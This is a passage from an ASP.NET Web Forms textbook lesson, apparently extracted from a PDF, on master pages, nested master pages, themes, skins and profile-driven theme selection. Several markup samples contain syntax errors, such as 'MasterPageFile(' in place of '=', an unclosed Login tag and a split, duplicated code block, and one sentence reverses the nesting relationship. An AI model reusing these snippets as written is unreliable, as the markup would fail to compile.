
### **CREATE A CONTENT PAGE**

To create content pages and associate them with the master page, follow these steps:

1. In the Solution Explorer, right click on the project name, and select Add New Item.
2. Select the Web Form template. Figure 2-7 displays the Web Form selected in the Add New Item window.

**Figure 2-7**


Selecting the Web Form Template



3. Save the file with the name About.aspx.
4. Click the check box beside Select master page. This opens the Select a Master Page window as shown in Figure 2-8.

**Figure 2-8**

Selecting a Master Page



5. Select the master page you want to work with and click OK.

The content page's corresponding markup is as follows:

```
<%@ Page Language="C#"
MasterPageFile("~/SiteMasterPage.master" AutoEventWireup="true"
CodeFile="About.aspx.cs" Inherits="About" Title="Untitled Page" %>
<asp:Content ID="Content1" ContentPlaceholderID="head" Runat="Server">
</asp:Content>
<asp:Content ID="Content2"
ContentPlaceholderID="pageContent" Runat="Server">
</asp:Content>
```

You can also add web controls and other markup to enhance your content page. But whatever you want to include in the content page must be defined within a content control.

## Binding a Master Page to an Existing ASP.NET Page

You can create a new master page and associate it with an existing ASP.NET web page.

The `MasterPageFile` attribute binds the content page to the corresponding master page; whereas, the `ContentPlaceHolderID` property maps to the corresponding content controls in the master page.



## BIND A MASTER PAGE TO AN EXISTING WEB PAGE

---

To bind a master page to an existing ASP.NET page, follow these steps:

**WARNING** Ensure that there is no duplication. The controls defined in the content page may already be defined in the master page, such as the DOCTYPE, the `<html>` element, and the web form.

1. Add the `MasterPageFile` attribute to the content page's `@Page` directive.
2. Now add content controls for each of the `ContentPlaceholders` in the master page.

## Using Multiple ContentPlaceHolders and Default Content

---

You may want to add more content to one of your content pages than what it inherits from the master page. You can do this using multiple content placeholders.

At runtime, ASP.NET uses the markup defined in the `ContentPlaceholder` control in the master page. This is called the default content. In most cases, the default content includes common elements that you may need to place in most of the content pages. Content pages inherit this default content from their master pages. In addition to this, you may want to add content to one of your content pages. Similarly, if you have set styles in the master page, you may still want to add additional page-specific styles to the content page. You can do this by adding another content placeholder within the master page. You can add the content for this placeholder dynamically.

For example, you can add another `ContentPlaceholder` control to the `SiteMasterPage.master` page to contain additional page specific contents as shown:

```
<asp:ContentPlaceHolder id="specificContent" runat="server">
</asp:ContentPlaceHolder>
```

The following content page is the `About.aspx` file created in the previous example with added web controls inside the `pageContent` `ContentPlaceholder`:

```
<%@ Page Language="C#"
MasterPageFile="~/SiteMasterPage.master"
AutoEventWireup="true"
CodeFile="About.aspx.cs" Inherits="About" Title="Untitled Page" %>
<asp:Content ID="Content1" ContentPlaceHolderID="head" runat="server">
</asp:Content>
<asp:Content ID="Content2" ContentPlaceHolderID="pageContent"
runat="server">
    <table>
        <tr>
            <td>
                <asp:Label ID="Label1" runat="server"
Text="What is your name?: "></asp:Label>
            </td>
            <td>
                <asp:TextBox ID="txtName" runat="server"></asp:TextBox>
            </td>
        </tr>
        <tr>
            <td colspan="2">
                <asp:Button ID="btnSubmit" runat="server"
Text="Click Me!!" Font-Bold="True" />
            </td>
        </tr>
        <tr>
            <td colspan="2">
```

```

<asp:Label ID="lblMsg" runat="server" Text=""></asp:Label>
</td>
</tr>
<tr>
    <td colspan="2">
        <div id="div1" runat="server">
            <h3>Welcome to Master Page Demo!!</h3>
            You will learn about:
            <li>Creating Layouts using Master Pages</li>
            <li>Multiple Content Place Holders</li>
            <li>Interaction between Master and Content Pages</li>
            <li>Many advanced features!!</li>
        </div>
    </td>
</tr>
</table>
</asp:Content>
<asp:Content ID ="Content3" ContentPlaceHolderID="specificContent"
runat="server">
    <h3>Page-Specific Content</h3>
    <ul>
        <li>This content is defined in the content page.</li>
        <li>The master page has two regions in the Web Form that are
            editable on a page-by-page basis.</li>
    </ul>
</asp:Content>

```

In this code, note that the additional elements are defined within the new `ContentPlaceholder` control to be displayed on the left-side section of the content page. Figure 2-9 displays the new elements in the content page.

**Figure 2-9**

New Elements in the Content Page

**WARNING** Note that this content is specific to this page alone.

## OMITTING CONTENT CONTROLS

It is easy to work with content in an ASP.NET application. You can modify it to suit your requirements—you can decide what to add, omit, and display in each of your content pages.

If your master page contains multiple content holders, you do not have to necessarily incorporate all of them in all the associated content pages. For example, if you want to show the login control on one of the panels of your Web site in all the pages except the login page, then you

would define the login control in the master page in one of the content placeholders and omit this content placeholder where you do not need it.

For example, consider a master page with a login control that requires you to verify user credentials. You can use two sets of properties, `TitleText` and `FailureAction`, to define the actions that follow if the user login is successful or the credentials are invalid, respectively. When the login attempt fails, the `FailureAction` property refreshes the web page and displays a relevant message. The `RedirectToLoginPage` control redirects the user to the original login page that contains additional options, such as a link for password retrieval or a new sign-up link. Here is the markup code for this example:


```
<%@ Master Language="C#" AutoEventWireup="true"
CodeFile="SiteMasterPage.master.cs" Inherits="SiteMasterPage" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
    <head runat="server">
        <title>Untitled Page</title>
        <link href="App_Themes/Theme1/CSS1.css" id="CSS1"
rel="stylesheet" />
    </head>
    <body>
        <form id="form1" runat="server">
            <div>
                <table style="width:100%;height:100%;">
                    <tr>
                        <td colspan="2" align="center">
                            MASTER PAGE DEMO
                        </td>
                    </tr>
                    <tr>
                        <td style="width:30%;">
                            <table>
                                <tr>
                                    <td>
                                        <asp:ContentPlaceHolder ID="QuickLoginUI"
runat="server">
                                            <asp:Login ID="QuickLogin" runat="server"
TitleText="<h3>Sign In</h3>" FailureAction="RedirectToLoginPage">
                                                <asp:Login>
                                                </asp:ContentPlaceHolder>
                                            </td>
                                        </tr>
                                        <tr>
                                            <td style="vertical-align:top;">
                                                <h3>Lessons</h3>
                                                <ul> <li>TO DO</li> </ul>
                                                <h3>News</h3> <ul>
                                                    <li>TO DO</li> </ul>
                                            </td>
                                        </tr>
                                        <tr>
                                            <td>
                                                <asp:ContentPlaceHolder id="specificContent"
runat="server">
                                                    </asp:ContentPlaceHolder>
                                            </td>
                                        </tr>
                                    </table>
                                </div>
                            </td>
                        </tr>
                    </table>
                </div>
            </form>
        </body>
    </html>
```

```
</table>
</td>
<td>
    <table style="width:100%;">
        <tr>
            <td style="vertical-align:top;">
                <asp: ContentPlaceHolder id="pageContent" runat="server" >
                </asp: ContentPlaceHolder>
            </td>
        </tr>
    </table>
</td>
</tr>
</table>
</div>
</form>
</body>
</html>
```

Figure 2-10 displays the output for this markup code.

**Figure 2-10**

Login Page with Additional Options



## OVERRIDING THE DEFAULT CONTENT

For specific pages in your Web site, you may not want to include the default content defined in the master page. You can override this default content of the master page by adding some relevant text to the corresponding `ContentPlaceHolder` control of the content page. To understand this better, we will create a content page and override the default content in that page.



### OVERRIDE THE DEFAULT CONTENT

To override the default content, follow these steps:

1. Create a new content page and bind it to the `SiteMasterPage.master`.
2. Save the content page as `Login.aspx`.
3. Add a `Login` control to the `pageContent` `ContentPlaceHolder` in the `Login.aspx` page.
4. Add specific text to the `specificContent` content control.
5. Leave the content control that corresponds to the `QuickLoginUI` placeholder empty. This overrides the default content placed in the `ContentPlaceHolder`. Figure 2-11 displays the `Login.aspx` content page with the overridden content.

**Figure 2-11**

Overriding Default Content

**TAKE NOTE\***

To add the default content in new content pages except for the login page, omit a content control for the QuickLoginUI content placeholder in the markup of Login.aspx. At runtime, the placeholder control's default content will be displayed.

## Working with Nested Master Pages

Depending on the size of your web application, you can have more than one master page.

Let us consider a situation where you are creating a corporate Web site for your organization. In your Web site, you want to have a sitewide layout that includes a top banner and left and right panes. Some of the web pages may have a common left pane. To meet this requirement, you can define a separate master page for this left pane. Thus, the main master page can contain the sitewide formatting information while the other master pages can each define their own elements and also have corresponding content placeholders. Master pages added within another master page are called ***nested master pages***. Each of these master pages reference the parent master page where they are defined and are stored with an extension .master.

### ANALYZING NESTED MASTER PAGES

Let us look at the example of the corporate Web site. You need to create a products master page and a sales master page under the corporate master page. There can be several content pages under the products and sales master pages.

When master pages are nested, the content placeholder of one master page contains another master page. The former is referred to as the parent master and the latter is referred to as the child master. Like a content page, a child master page references a parent master page by including a `MasterPageFile` attribute. However, because the referencing page is a master page rather than a web form, the nested master page does not have the `@Page` directive. Instead, it includes the `MasterPageFile` in the `@Master` directive.

A nested master page can include additional HTML markup, controls, and code. The additional content of a child master is defined within Content controls that correspond to `ContentPlaceHolder` controls on the parent master. Also, child master pages contain their own `ContentPlaceHolder` controls that will be used by content pages or even by their own child master pages.



### CREATE NESTED MASTER PAGES

To create nested master pages, follow these steps:

1. Create a top-level master page (parent master).
2. Create a child master page.
3. Create a content page.
4. In the content page, perform the following steps:
  - a. Set the name of the `MasterPageFile` attribute of the `@Page` directive to the name of the child master page.
  - b. Set the value of the `ContentPlaceholderID` property of the Content control to the ID of the `ContentPlaceholder` in the child master page.


**TAKE NOTE\***

When the content page that contains a nested page runs, the content from the content page will be loaded into the child master page and that in turn will be loaded into the top-level master page.

Figure 2-12 shows a hierarchical view of sample nested master pages. In the figure, the products master page and the sales master page are nested master pages that contain the top-level corporate master page. The products and sales content pages shown in the figure in turn inherit the nested product and nested sales master pages, respectively.

**Figure 2-12**

Hierarchical View of Nested Master Pages



### CREATING A SIMPLE NESTED MASTER PAGE

The creation of a nested master page is explained with the help of the following example.



#### CREATE A SIMPLE NESTED MASTER PAGE

To create a simple nested master page, follow these steps:

1. Create a top-level master page (parent master) and name it `MasterPage.master`.
2. To create a child master page:
  - a. Click Add New Item and select Master Page from Visual Studio templates.
  - b. In Source view, delete all the generated code except for the `Master` directive and the `ContentPlaceholder` element. In this example, the ID of the `ContentPlaceholder` element is set to `ClassDiagram`.
  - c. Add a `MasterPageFile` attribute to the `Master` page directive. Set the value of the `MasterPageFile` attribute to the name of the parent master page.
  - d. Add a `Content` control to the child master page so that it contains the `ContentPlaceholder` control. The `ContentPlaceholderID` attribute of the `Content` element should name the `ContentPlaceholder` element in the parent master page.
3. Create a content page.

4. In the content page, make sure that the MasterPageFile attribute for the Page directive specifies the name of the child master page (ClassDiagram.master). In addition, the ContentPlaceHolderID property of the Content control specifies ContentPlaceHolder1, which matches with the ID attribute of the ContentPlaceHolder control in ClassDiagram.master.

TAKE NOTE\*

A ContentPlaceholder cannot be inherited from a nested parent master page. To use a placeholder in the content page, a content tag needs to be added and another placeholder should be added inside it as shown:

```
<asp:Content ContentPlaceHolderID="pageBodyContentPlaceHolder"
runat="server">
<asp:ContentPlaceHolder ID="pageBodyOverride"
runat="server"></asp:ContentPlaceHolder>
</asp:Content>
```

Then the pageBodyOverride content placeholder will be available in the page. This can be used by adding:

```
<asp:Content ContentPlaceHolderID="pageBodyOverride" runat="server">
whichever server you want </asp:Content>
```

## ■ Applying Themes and Skins



THE BOTTOM LINE

When building professional web applications, you might need a unified approach to standardize the look and feel of your Web site. Maintaining a consistent look across all the web pages of your site is not easy all the time. For example, if you change the border style of a table or a text box, you need to apply the changes consistently for all the tables and text boxes that you might add. To make your task of formatting the web pages easy and quick, ASP.NET Framework introduces **themes**.

### Introducing Themes

You can decide on the look and style that you want for your pages and controls and then apply the style consistently across all pages and controls using ASP.NET themes.

An ASP.NET theme contains a collection of property settings. You can apply themes across pages of your Web site, the whole web application, or all the web applications running on your server. Fundamentally, themes contain **skins**; however, they also contain cascading style sheets, images, and other resources. Themes remain in special folders on your Web site or web server.

### DEFINING STYLES FOR CONTROLS

Skins allow you to define style properties for your web page controls such as Button or TextBox controls.



### CREATE A THEME

To create style settings for controls:

1. Create one or more control skin settings for one or more control types in a file with the extension .skin.
2. Place the control skin file in the Theme folder.

**TAKE NOTE\***

You can also have a separate control skin settings file for every individual control or have skin settings for a theme in a single file.

The following is an example of a control skin for a Label control:

```
<asp:label runat="server" BackColor="lightgreen"
ForeColor="yellow" Font-Italic="true"/>
```

If you observe, the control skin is very similar to the control markup. However, the control skin contains only the properties set by you.

**TAKE NOTE\***

The control definition in a .skin file must include the `runat="server"` attribute, and it must not include the ID attribute.

The ASP.NET Framework provides two types of control skins—default skins and named skins. You can choose between the two types according to your need. Table 2-2 lists the differences between default skins and named skins.

**Table 2-2**

Types of Skins

<b>DEFAULT SKINS</b>	<b>NAMED SKINS</b>
Without <code>SkinID</code> attributing.	With <code>SkinID</code> attributing.
Can be applied to all controls of the same type. For example, if you create a default control skin for a <code>Button</code> control, the control skin applies automatically to all <code>Button</code> controls included in the page.	Can be applied to controls whose <code>SkinID</code> property is set. For example, you can apply a named skin to controls that have the <code>SkinID</code> property set to the name of your named control skin.
Allow you to apply the same skin for all controls of the same type.	Allow you to apply different skins to different instances of the same control in an application.

**TAKE NOTE\***

Default skins exactly match the control type. Therefore, you cannot apply a default skin created for a `ListBox` control to a `DropDownList` control or a control derived from the `ListBox` class.

**ANOTHER WAY**

Similar to skins, you can also use the cascading style sheets (.css) files for your controls. To apply style sheets as part of your theme, you have to place the .css file inside the Theme folder.

## USING GRAPHICS AND OTHER RESOURCES

You can also include graphics and other resources such as sound files as part of your themes. For example, if you want to provide a consistent image for all the `ImageButton` controls included in your web pages, you can use graphics as part of the page theme.

You can place the resource file for the theme anywhere in the web application. However, it is a good practice to keep all the image files for a theme inside a subfolder of the Theme folder. The following code snippet shows how to reference a resource file in the control skin definition. The example assumes that the graphics file resides inside `MyGraphicsInTheme` folder, which is the subfolder of the Theme folder:

```
<asp:ImageButton runat="server"
ImageUrl="MyGraphicsInTheme/MyImage.gif" />
```

**TAKE NOTE\***

To reference the resource files residing outside the Theme folder in a subfolder of your application, you should use the tilde (~) sign:

```
<asp:ImageButton runat="server" ImageUrl("~/MyGraphicsInApp/MyImage.gif" />
```

In addition, always use only relative paths to reference images, as shown in the examples. This helps in moving the skin files and images easily to other applications.


## Defining Page Themes

You can define themes for individual pages or for all pages in a web application.

ASP.NET allows you to define page themes, which are nothing but themes with control skins, style sheets, and graphics files, designed for the pages of a web application. You should place the page themes in folders created under the \App\_Themes folder of your Web site. Figure 2-13 shows the hierarchical way to place page themes under the \App\_Themes folder.

**Figure 2-13**

Page Themes Hierarchy



## CREATING A PAGE THEME

You can create page themes for the pages of your web applications using the Visual Web Developer.



### CREATE A PAGE THEME

Use the following steps to create a page theme:

1. Go to the Solution Explorer and right click the name of the Web site that you would like to create a page theme for and select the Add ASP.NET Folder option.
2. Under the Add ASP.NET Folder option, select Theme. This instructs the Visual Web Developer to create an App\_Themes folder, if it does not exist already. It then creates a new folder in the App\_Themes folder for your page theme.
3. Type a name for the new folder in the text box.
4. Add the required files such as control skins, style sheets, or images to the new child folder.

**TAKE NOTE\***

The name of the child folder in which you create the theme is also the name of your theme. For example, if the child folder has the name \App\_Themes\MyPageTheme, the name of your theme is MyPageTheme.

## ADDING FILES TO A PAGE THEME

Once you have created a folder for your page theme, you can add the necessary files to your page theme.



## ADD FILES TO A PAGE THEME

**TAKE NOTE\***

You can add as many .skin files and .css files as you like for your page theme.

To add a skin file or a style sheet file:

1. Go to the Solution Explorer. Right click the name of the theme for which you would like to add files and then select the Add New Item option.
2. Select the appropriate file such as Skin File or Style Sheet accordingly in the Add New Item dialog box.
3. Type the name of the corresponding .skin file or .css file in the Name box and then click Add.

## Defining Global Themes

You can also define themes for all the Web sites residing in your server.

When you maintain multiple Web sites on the same server, you can maintain a consistent look for your domain by defining a global theme. Similar to page themes, global themes also contain control skins, style sheets, and graphics or other resource files.

However, unlike page themes, global themes reside in the folder named Themes, which is global to the web server. All the Web sites of your web server, or even web pages of any Web site within the server, can access a global theme.



## CREATE A GLOBAL THEME

**TAKE NOTE\***

You can use the following steps to create a global theme:

1. Using the following path, create a subfolder for your global theme under the Themes folder:  
`%windows%\Microsoft.NET\Framework\version\ASP.NETClientFiles\Themes`
2. Add the required files such as the .skin, .css, and any resource file for your global theme to the new folder.

To test your Web site with a local IIS Web site, open a command window and run `aspnet_regiis -c`, to install the theme on the server running IIS. Alternatively, to test your theme on a remote Web site or an FTP Web site, you should manually create a Themes folder using the path `IISRootWeb\aspnet_client\system_web\version\Themes`.

## Applying ASP.NET Themes

Once you define a theme, you can set the theme at the Web site level or at the page level.

When you apply a theme at the Web site level, styles and skins, apply to all pages and controls in the Web site. Alternatively, when you apply a theme at the page level, styles and skins apply to the specified page and to controls on that page.



## APPLY A THEME TO A WEB SITE

You can use the following steps to apply a theme to a Web site:

1. To use a global theme or page theme for your Web site, set the `theme` attribute of the `<pages>` element to the name of the corresponding theme as shown:

```
<configuration>
  <system.web>
    <pages theme="MyTheme" />
  </system.web>
</configuration>
```

2. To use a style sheet theme for your Web site, set the `theme` attribute of the `<pages>` element to the name of the respective style sheet theme as shown:

```
<configuration>
  <system.web>
    <pages styleSheetTheme="MyStyleSheetTheme"/>
  </system.web>
</configuration>
```

## APPLYING A THEME TO A PAGE

If you would like to apply a theme to a particular page, you must set the `Theme` or the `StyleSheetTheme` attribute of the `@Page` directive of that page to the name of the required theme as shown:

```
<%@Page Theme="MyTheme" %>
<%@Page StyleSheetTheme="MyCSTheme" %>
```

### TAKE NOTE\*

You can apply only a single theme to each page. By default, if you reference the property values defined in a theme using a page's `Theme` attribute, it overrides the property values declaratively set on a control. Alternatively, if you apply a theme as a style sheet by setting the `StyleSheetTheme` property, the local setting takes precedence over the settings defined in the theme.

### X REF

To learn about default skins and named skins refer to Table 2-2 in this lesson.

### TAKE NOTE\*

Suppose the page theme does not contain a matching named skin for a control; in that case, the control uses the default skin for that control type.

 **WARNING** If you add a property to a skin that is not themeable, an error occurs.

### + MORE INFORMATION

To know more about the properties that are themeable for a control, refer to the `ThemeableAttribute` Class in the MSDN library.

### + MORE INFORMATION

To know more about the style properties of `TreeView` and `Menu` controls, refer to the `TreeView` Class and `Menu` Class in the MSDN library.

The earlier theme applies to all controls in the page. In case you would like to set the appearance of a particular control specifically by setting a certain set of properties, you can use the named skin.

To apply a named skin, you should set the `SkinID` property of the required control to the name of the named skin, as shown:

```
<asp:Button runat="server" ID="btnNext" SkinID="NextButton" />
```

## Exploring Contents of a Theme and Skin

The skin file and the theme should only contain valid contents. You must make sure of this before you apply a theme.

### SETTING THEMEABLE PROPERTIES

To define control settings in a skin file, you can only set properties that are marked as `Themeable`. In other words, you can define properties settings for controls with the `ThemeableAttribute`.

There are certain controls such as data source controls that totally exclude themselves from a theme. Therefore, you cannot apply themes for such controls.

### SETTING COLLECTION PROPERTIES

Apart from setting simple-valued properties such as `ForeColor` or `Font-Bold` in a `.skin` file, you can also define settings for collections properties. For example, you can define settings for the `Item` collection property of a `ListBox` control.

Alternatively, to cite another example, a skin file can also have property setting definitions for the `LevelStyles` property of a `TreeView` control or the `LevelMenuItemStyles` and the `LevelSubMenuItemStyles` property of a `Menu` control, which contains a collection of styles.

The following example shows a `.skin` file that contains the property settings for the `Item` collection property of a `ListBox` control. The example assumes that the `ItemCollection` `.skin` file is in `MyTheme`:

```
// ItemCollection.skin
<asp:ListBox runat="server">
  <asp:ListItem value="1" Text="One" Selected="true"/>
  <asp:ListItem value="2" Text="two"/>
```

**TAKE NOTE \***

All properties are themeable for a control. This is true by default unless the control specifies otherwise explicitly. However, by default, the ID attribute is not themeable.

**TAKE NOTE \***

When you apply a theme for a collection property, the theme applies to the whole collection and not to individual items in the collection.

```
<asp:ListItem value="3" Text="three"/>
<asp:ListItem value="4" Text="four"/>
</asp:ListBox>
```

The following example shows the page in which the MyTheme theme is applied. When the page runs, the settings in the ItemCollection.skin file is applied to the `ListBox` control:

```
// SamplePage.aspx
<%@ Page Language="C#" Theme="MyTheme" %>
<html>
    <head id="Head1" runat="server">
        <title>Applying Collection Themes</title>
    </head>
    <body>
        <form id="form1" runat="server">
            <div>
                <asp:ListBox ID="ListBox1" runat="server">
                    <asp:ListItem Value="1">
                        Option 1
                    </asp:ListItem>
                    <asp:ListItem Value="2">
                        Option 2
                    </asp:ListItem>
                    <asp:ListItem Value="3">
                        Option 3
                    </asp:ListItem>
                    <asp:ListItem Value="4">
                        Option 4
                    </asp:ListItem>
                </asp:ListBox>
            </div>
        </form>
    </body>
</html>
```

## SETTING CONTROL TEMPLATES

Similar to collection properties, in a .skin file, you can also define settings for a property that is a template. The following example shows the control definition in a skin file for the `headertemplate` property of a `Wizard` control applied to a page as a theme:

```
// Headertemplate.skin
<asp:wizard runat="server">
    <headertemplate>
        <div>
            <asp:image id="LogoImage" imageurl="~/Images/LogoImage.jpg"
runat="server"/>
            <br>
            <asp:literal id="HeaderLabel" runat="server" text="Welcome"/>
        </div>
    </headertemplate>
</asp:wizard>
// SamplePage.aspx
<%@ Page Language="C#" Theme="MyTheme" %>
<html>
    <head runat="server">
        <title>Template Theme</title>
    </head>
```

**TAKE NOTE\***

When you apply a theme for a template property, the theme applies to the whole contents in the template making it easier to alter the layout of a templated control.

**MORE INFORMATION**

To learn more about data-binding expressions, refer to the section Data-Binding Expressions Overview in the MSDN library.

**TAKE NOTE\***

You cannot use arbitrary code data bindings or expressions in a theme.

**TAKE NOTE\***

If a page contains reference to a style sheet file using the `<Link>` tag of the `<head>` element, the page's style sheet takes precedence over the style sheets defined in the theme.

**X REF**

To know how to include .css files in your theme, refer to the “Introducing Themes” topic in this lesson on page 46.

```
<body>
<form id="form1" runat="server">
<div>
    <asp:Wizard ID="Wizard1" runat="server"/>
</div>
</form>
</body>
</html>
```

**SETTING DATA BINDINGS AND EXPRESSIONS**

You can also set data-binding expressions such as `<%#Eval>` or `<%#Bind>` using themes. These data-binding expressions bind the control property values to data.

The following example shows a .skin file that contains the data binding expression `Eval` and a page that uses the theme:

```
// DataBinding.skin
<asp:DataList runat="server">
    <ItemTemplate>
        <div>
            <asp:Label runat="server" ID="Label1"
Text='<%# Eval("emp_name")%>' />
        </div>
    </ItemTemplate>
</asp:DataList>
// SamplePage.aspx
<%@ Page Language="C#" Theme="MyTheme" %>
<html>
<head runat="server">
    <title>Data Binding in Themes</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:DataList DataKeyField="emp_id"
DataSourceID="SqlDataSource_Employee" ID="DataList1" runat="server" />
                <asp:SqlDataSource ConnectionString="<%
ConnectionString:Emp %>" ID="SqlDataSource1" runat="server"
SelectCommand="SELECT [emp_id], [emp_name] FROM [Employee]" />
        </div>
    </form>
</body>
</html>
```

**INCLUDING STYLE SHEETS**

When you reference a theme on a page, any style sheet (.css files) contained within that theme is applied to the page only if a `<head runat="server"/>` control is defined on the page.

The following example shows the style sheet settings for the `<body>` element. The example assumes that the `BodyStyleSheet.css` file is in `MyTheme`:

```
//BodyStyleSheet.css
body
{
    background-color: blue;
    font-family: Times New Roman;
    font-weight: bold;
}
```

The following sample shows the page in which MyTheme is applied. When the page runs, the setting in the BodyStyleSheet.css file is applied to the <body> element:

```
// SamplePage.aspx
<%@ Page Language="C#" Theme="MyTheme" %>
<html>
  <head runat="server">
    <title> Using Style Sheet in MyTheme</title>
  </head>
  <body>
    <form id="frm1_StyleSheetTheme" runat="server">
      <div>
        <asp:Label ID="Label1" runat="server" Text="Welcome" /><br />
        <asp:Label ID="Label2" runat="server" Text="To" /><br />
        <asp:Label ID="Label3" runat="server"
Text="Style Sheet Theme" /><br />
      </div>
    </form>
  </body>
</html>
```

## X REF

To know how to include graphics and other resource files to your theme, refer to the “Introducing Themes” topic in this lesson.

## INCLUDING GRAPHICS

As already discussed, you can also include image files in control skins.

The following example shows a named skin file that references an image file in the control definition. The example assumes that the Images.skin file is contained within MyTheme:

```
// Images.skin
<asp:Image SkinID="Hello" ImageUrl="MyGraphics/Hello.gif"
runat="server"/>
<asp:Image SkinID="Welcome" ImageUrl="MyGraphics/Welcome.gif"
runat="server"/>
```

The following sample shows the page in which MyTheme is applied. When the page runs, the two image controls display the respective images defined in the Images.skin file:

```
// Images_cs.aspx
<%@ Page Language="C#" Theme="MyTheme" %>
<html>
  <head runat="server">
    <title>Including Images in MyTheme</title>
  </head>
  <body>
    <form id="frm_Images" runat="server">
      <div>
        <asp:Image ID="img_Hello" SkinID="Hello" runat="server" />
        <asp:Image ID="img_Welcome" SkinID="Welcome" runat="server" />
      </div>
    </form>
  </body>
</html>
```

## Exploring Themes and Profiles

At times, to provide customizable Web sites, you would like the users of your Web site to choose and apply themes dynamically.

You can store active themes in a user profile to apply it dynamically based on user preferences.

**TAKE NOTE\***

You must set a theme to a page very early in the request life cycle, such as in the `PreInit` event, as shown in the example.

**X REF**

To know more about configuring and setting profile properties, refer to the section “Using Profiles” in Lesson 11 of this book.

**TAKE NOTE\***

The profile object stores information about an individual user in a persistent format. This object enables you to define any type of data. You can define profile properties in the `profile` section of your application’s configuration file.

**CERTIFICATION READY?**  
Design a brandable user interface by using themes.  
2.3

The following code snippet shows how to set a page’s theme from the profile object. The code assumes that the `Profile.FavoriteColor` contains the users preferred theme:

```
<script runat="server">
    protected void Page_PreInit()
    {
        if (Profile.FavoriteColor != "")
            Page.Theme = Profile.FavoriteColor;
    }
</script>
```

## ■ Designing for Various User Agents

**THE BOTTOM LINE**

